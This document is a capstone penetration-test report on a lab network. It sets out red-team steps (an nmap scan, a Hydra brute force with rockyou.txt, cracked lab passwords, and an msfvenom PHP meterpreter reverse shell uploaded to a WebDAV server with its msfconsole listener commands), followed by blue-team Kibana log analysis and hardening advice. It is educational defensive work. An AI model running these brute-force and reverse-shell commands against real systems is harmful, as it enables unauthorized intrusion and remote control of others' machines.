

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Assessment Conducted By
James N. Rimensnyder

Bottom Line Up Front

Critical Network Vulnerabilities Discovered

3 Critical Vulnerabilities

- Port Scans and Network information file unsecured
- Brute Force Weak Passwords and Authentication Policies
- Unsafe File Uploads - Reverse TCP/Malware Attack Vulnerability

***Recommend immediately implementing back-to-back- network and stateful firewall to protect back end webdav server, reset all passwords and institute a secure password policy, and establish procedures for monitoring company network to include anti-malware scans of all uploaded files, bl.**

Table of Contents

This report contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03

Blue Team: Log Analysis and Attack Characterization


04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology

Company Network and Attack Node.



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Microsoft Windows
XP:SP2
Hostname: 192.168.1.1

IPv4: 192.168.1.100
OS: Linux 3.2-4.9
Hostname:
192.168.1.100:5601

IPv4: 192.168.1.105
OS: Linux 3.2-4.9
Hostname: server1

IPv4: 192.168.1.8
OS: Linux 3.7 - 3.10
Hostname: kali linux

The background of the slide is a dark red, almost black, field filled with a complex, repeating geometric pattern of triangles and polygons in various shades of red and maroon, creating a textured, crystalline effect.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

| Hostname | IP Address | Role on Network |
|-------------------------|---------------|---|
| 192.168.1.1 | 192.168.1.1 | <ul style="list-style-type: none">-Internet Gateway-Microsoft Windows Remote Procedure Protocol-VM Access to network via VMRDP-AVtech Room Alert 26W Environmental Monitor |
| 192.168.1.8 | 192.168.1.8 | <ul style="list-style-type: none">-Kali Linux Attacker VM-SSH-Outside the 192.168.1.1 Internet Gateway |
| 192.168.1.100:5601 | 192.168.1.100 | <ul style="list-style-type: none">-Linux Server hosting ELK Stack-RTSP - Real Time Streaming Protocol-Open SSH 7.6p1 |
| 192.168.1.105 (Server1) | 192.168.1.105 | <ul style="list-style-type: none">-Linux Apache Server - Company Webdav Server-Open SSH 7.6p1 |

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|--|--|
| <i>Reconnaissance - System Open to Port Scanning</i> | Malicious actors can leverage NMAP/ZENMAP to: <ul style="list-style-type: none">- scan open ports- map network topology- identify operating systems and hardware | Port scanning allows malicious actors to identify network vulnerabilities: <ul style="list-style-type: none">- Gain knowledge of network hardware, open ports and associated IP addresses- Allows the attacker to identify specific vulnerabilities |
| Poor File Management | Visible files on the server refer to hidden directories <ul style="list-style-type: none">- Malicious actors are always interested in hidden files - If a company wants to hide the presence of a directory it's probably because it contains sensitive data | Reference to a hidden file provides a lucrative target to a potential attacker. <ul style="list-style-type: none">- Referencing the hidden file allows an attacker to concentrate their attack and negates any security gained by hiding the directory |
| Brute Force Attack | The network is susceptible to Brute Force Attacks due to: <ul style="list-style-type: none">- Weak Passwords- Lack of Comprehensive Authentication Policy | Weak passwords and a lack of a comprehensive Authentication Policy allow a malicious actor to: <ul style="list-style-type: none">- crack passwords using widely available open source tools.- Gain access to internal networks, servers and files |
| File/Malware Uploads by External IP addresses | -If attacker gains access to the network through a user's credentials, the attacker can upload malicious files to vulnerable machines on the network | Uploaded files represent a significant risk to the webdav server. The consequences of a unrestricted file upload vary from complete system takeover to website defacement. |
| Multi/Handler Listening and php meterpreter reverse shell | A reverse shell is a "virtual" shell initiated from a target computer (IP 192.168.1.105) to connect with the remote attackers computer (192.168.1.8) | A reverse shell allows an attacker to: <ul style="list-style-type: none">- sends the target computer commands- view and manipulate files- search for additional vulnerabilities and launch attacks |

Exploitation: Network System and Port Scan

01

Tools & Processes

ZENMAP used to conduct an intense scan of the Address Range **192.168.1.0/24** using the command

- **nmap -T4 -A -v 192.168.1.0/24**
- ZENMAP is the official Nmap Security Scanner GUI
- **-T4** is a timing template indicating a high speed scan
- **-A** is the command to enable OS and version detection, script scanning and traceroute

02


Achievements

The ZENMAP intense scan revealed the following valuable information to a potential attacker:

- Active Hosts
- IP Addresses
- Network Hardware
- Operating Systems
- Running Services
- Open Ports
- Filtering
- Network Topology
- Accessible and Readable Directories

03

Exploit Results



Example of scan results for 192.168.1.0/24

- Left Side - Active Hosts in the Address Range
- Open Ports and Running Services
- List of Directories and Files on the Apache Server


Exploitation: Poor File Management

01

Tools & Processes

- **ZENMAP** to identify the Host and IP of the Apache Server

- **Firefox Web Browser** to identify explore the directories and file within the server



02

Achievements

- Located the existence and URL of a hidden directory

URL

192.168.1.105/company_folders/secret_folder

- Navigated to the secret folder using the URL



- URL authentication prompt referencing the user name “ashton”

- Established a user with access to the hidden secret_folder

03

Exploit Results

Reference to secret folder in URL
192.168.1.105/company_folders/com
pany_culture/file1.txt



Exploitation: Brute Force Attack to Access secret_folder

01

Tools & Processes

Linux Terminal

Hydra - Open Source Network Login Cracker built into Kali Linux

Wordlist File - rockyou.txt

User Name - Ashton

Linux Terminal Command

```
Hydra -l ashton -P  
usr/share/wordlists/rockyou.txt -s  
80 -f -vV 192.168.1.105 http-get  
/company_folder/secret_folder
```


02

Achievements

- Username and password identified for secret_folder Access
- Username - ashton
- Password - leopoldo
- Attacker successfully gained access to secret_folder

03

Exploit Results



Exploitation: File Uploads by External IP addresses

01

Tools & Processes

- **Brute Force Attack** to obtain user ashton's password

-Used Ashton's stolen credentials obtained in brute force to access secret_folder

- **Located directions** to login into company's webdev server in
192.168.1.105/company_folders/secret/connect_to_corp_server

- **Located Ryan's password Hash** and crack MD5 hash using crackstation.net

- **Used Ryan's stolen credentials** obtained via crackstation.net to access the webdav server

- Used command **msfvenom -p**

```
php/meterpreter/reverse_tcp lhost=192.168.1.8  
lport=4449 >> shell.php
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.8 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
```

02

Achievements

- Obtained Login Credentials

```
-username - ryan
```

-password - linux4u

-successful login to webdev server

-gained ability to upload files remotely to the webdev server (server1)

-Used msfvenom to upload
php/reverse_tsp payload to Attacker
machine

- uploaded** malicious php/meterpreter/reverse_tcp shell script to webdav server

03

Exploit Results



192.168.1.105 Port 80

Exploitation: Reverse_tcp Shell Exploit

01

Tools & Processes

- **msfconsole** used to establish a **tcp listener** for the malicious **shell.php** file being opened on target machine

- **Commands Used -**

msfconsole

use exploit/multi/handler

set payload php/meterpreter/reverse_tcp

set lhost 192.168.1.8

set lport 4449

exploit

-wait for user on webdav server to open **shell.php** - launching the **reverse_tcp** shell

02

Achievements

- Local Host Listener successfully established



- shell.php opened by accessing webdav server using ryan's stolen credentials

-exploit failed - shell.php file script failed to activate reverse_tcp shell through meterpreter

-Potential reasons -traffic blocked by unknown firewall or gateway configurations, error in shell.php script, malfunctioning VM.


03

Exploit Results



| Name | Last modified | Size | Description |
|----------------------------------|------------------|------|-------------|
| Parent Directory | | - | |
| passwd.dav | 2019-05-07 18:19 | 43 | |
| shell.php | 2021-05-08 17:37 | 42K | |




Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Network System and Port Scan



Unique flow indicates scan for individual ports. High volume of packets are blocked in a short period of time.


Two separate port scans occurred on two separate days

First Port Scan occurred at 2021-05-05 at 0130-0131 - approximately 10,696

Second Port Scan occurred 2021-05-06 at 20:46 PM - approximate 5,051 packets

Kibana search used - *source.ip:192.168.1.8 and destination.ip: 192.168.1.0/24*

*source.ip:192.168.1.8 and destination.port: **





Analysis: Finding the Request for the Hidden Directory



- The request for the hidden secret_folder first occurred at 2021-05-05 at 0215 hours (6 requests) - Likely a reconnaissance
- Total of 10,042 requests from 4-6 May 2021.
- All but six of the requests occurred in a one minute window (10,036) requests.
- Second batch of requests occurred on 8 May 2021 - 10,039 requests
- Requested access to /company_folders/secret_folder/connect_to_corp_server one time
- Connect_to_coprs_server file contains 684 Bites of data

Analysis: Uncovering the Brute Force Attack



| | |
|---------------------|--|
| source.ip | 192.168.1.8 |
| source.port | 54016 |
| status | Error |
| type | http |
| url.domain | 192.168.1.105 |
| url.full | http://192.168.1.105/company_folders/secret_folder |
| url.path | /company_folders/secret_folder |
| url.scheme | http |
| user_agent.original | Mozilla/4.0 (Hydra) |

Top 10 HTTP requests [Packetbeat] ECS

| url.full: Descending | Count |
|---|--------|
| http://192.168.1.105/company_folders/secret_folder | 10,042 |
| http://192.168.0.105/company_folders/secret_folder/ | 9,943 |

- Two separate brute force attacks occurred (5 May and 6 May)
- 5 May - 10,042 attempts before password cracked
- 6 May - 9,943 attempts before password cracked
- The spike in HTTP 401 errors indicates a brute force attack (logs indicate Hydra as the user agent executing the brute force attack).
- The disproportionate error to ok transactions also indicates a potential brute force attack

Analysis: Finding the WebDAV Connection


Top 10 HTTP requests [Packetbeat] ECS

| url.full: Descending | Count |
|---|--------|
| http://192.168.1.105/company_folders/secret_folder | 10,042 |
| http://192.168.0.105/company_folders/secret_folder/ | 9,943 |
| http://192.168.1.105/webdav | 72 |
| http://192.168.1.105/webdav/shell.php | 66 |
| http://192.168.1.105/ | 44 |

-<http://192.168.1.105/webdav> was requested 66 times during a 5 day period from 4-8 MAY

-shell.php file was requested 44 times during the same time period

-The presence and spike in requests in the webdav server and for shell.php is highly **suspicious**



- Red represents Http code 207 multi-response traffic (successful attempts to access webdav server)

- Light green represents Http code 404 - 9 requested resource not found (unsuccessful) for the shell.php file and 45 successful attempts

- The large number of http queries for the shell.php file indicated the attacker conducted dozens of attempts to exploit the webdav server using the malicious shell.php file



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm


Implement an an ALERT in Kibana to notify SOC of a potential unauthorized port scan.

- Key indicator of a port scan is a large number of packets are blocked on unique ports in a short period of time
- Threshold - 50 blocked attempts on unique ports within 1 minute
- Alert if source IP address is within the LAN - This indicates that network is already compromised

System Hardening

Network-Based and Stateful Firewalls

- Network Based Firewall established outside the network gateway (IP 192.168.1.1) at the edge of the network
- Back-to-Back firewall configuration will establish a “demilitarized” zone.” An attacker performing reconnaissance can conduct reconnaissance on the demilitarized zone but not the internal network.



- Stateful firewall allows in-depth analysis and enables specific rules to block specific traffic. Stateful firewall rule must be created to block 50 or scans of unique ports within 1 minute and then block all traffic from the source ip of the port scan

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Set an alert to notify the SOC of any attempt to access the hidden directory from an unauthorized IP address
- Set an alert for when the hidden file is accessed after normal business hours
- Do not reference the presence or contents of the hidden folder in any other part of the webdav directories and files (**gives an attacker a big fat target**)

System Hardening

- **Set stateful firewall rule** to block access to hidden secret_folder from unauthorized IP addresses
- **Further Restrict Access** to the hidden directory and its files - password protect individual directories within the webdav server
- **hide individual files** within the secret folder based on individual users

Mitigation: Preventing Brute Force Attacks

Alarm

- Set an alert when five or more failed attempts to access the webdav server or hidden folder within 5 minutes from an unknown IP address
- Set an alert for when an unknown IP tries to login to the webdav server or password protected folder several times from different user accounts
- Set an alert for webdav server (server1) spikes in CPU usage - this could indicate a brute force attack

System Hardening

- Encrypt all files containing username, passwords and hash data
- Enable two factor identification for access to webdav server ,salt all passwords to increase complexity
- Develop comprehensive authentication policy that mandates regular password changes, complex passwords with special characters, numbers and length
- Account lockouts after 3 failed attempts
- Block access from unauthorized IP addresses outside LAN

Mitigation: Detecting the WebDAV Connection

Alarm

- Set an alert for when an unknown IP tries to login to the webdav server more than two times
- Set an alert to notify the SOC when an IP address from outside the country attempts to access the Webdav server
- Set and alert for when the webdav server is accesses during non-business hours

System Hardening

- Establish a back-to-back network and stateful firewall to create a “demilitarized” zone between the internet and the webdav server to protect the back end.
 - Limit webdav server access from authorized IP addresses only
 - Develop two factor identification to access the webdav server
- Use password salting application to increase password complexity

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Set alarm for all file uploads attempts of suspicious file types, I.e. .php, .exe, .py, php5
- Set alarm for uploading of any file from an unauthorized IP address
- Set an alarm for an IP address outside the country uploading a file to the webdav server

System Hardening

- Require authentication to upload all files
- Limit write access to directories to specific users
- store uploaded files in location not accessible from web
- scan all files for reverse shell script indicators (anti-malware scanners) before they can be uploaded. Block all suspicious files
- define valid types of files that users should be allowed to upload. I.e. block all .php files
- Remove file extensions of all uploaded files to prevent execution by an attacker

Conclusion

- Significant **HIGH RISK** vulnerabilities in company network
- Recommend **IMMEDIATE** mitigation to include:
 - Mandating frequently changed, complex passwords and password salting
 - Establishing back-to-back network and stateful firewall to protect backend webdav server
 - Scanning all files for malicious content before upload
 - Establish a robust network monitoring to detect ports scans, brute force attacks, and file uploads

This Point of Contact for this assessment and report is

James N. Rimensnyder

Cybersecurity Analyst

Willow Street Analytics

13 May 2021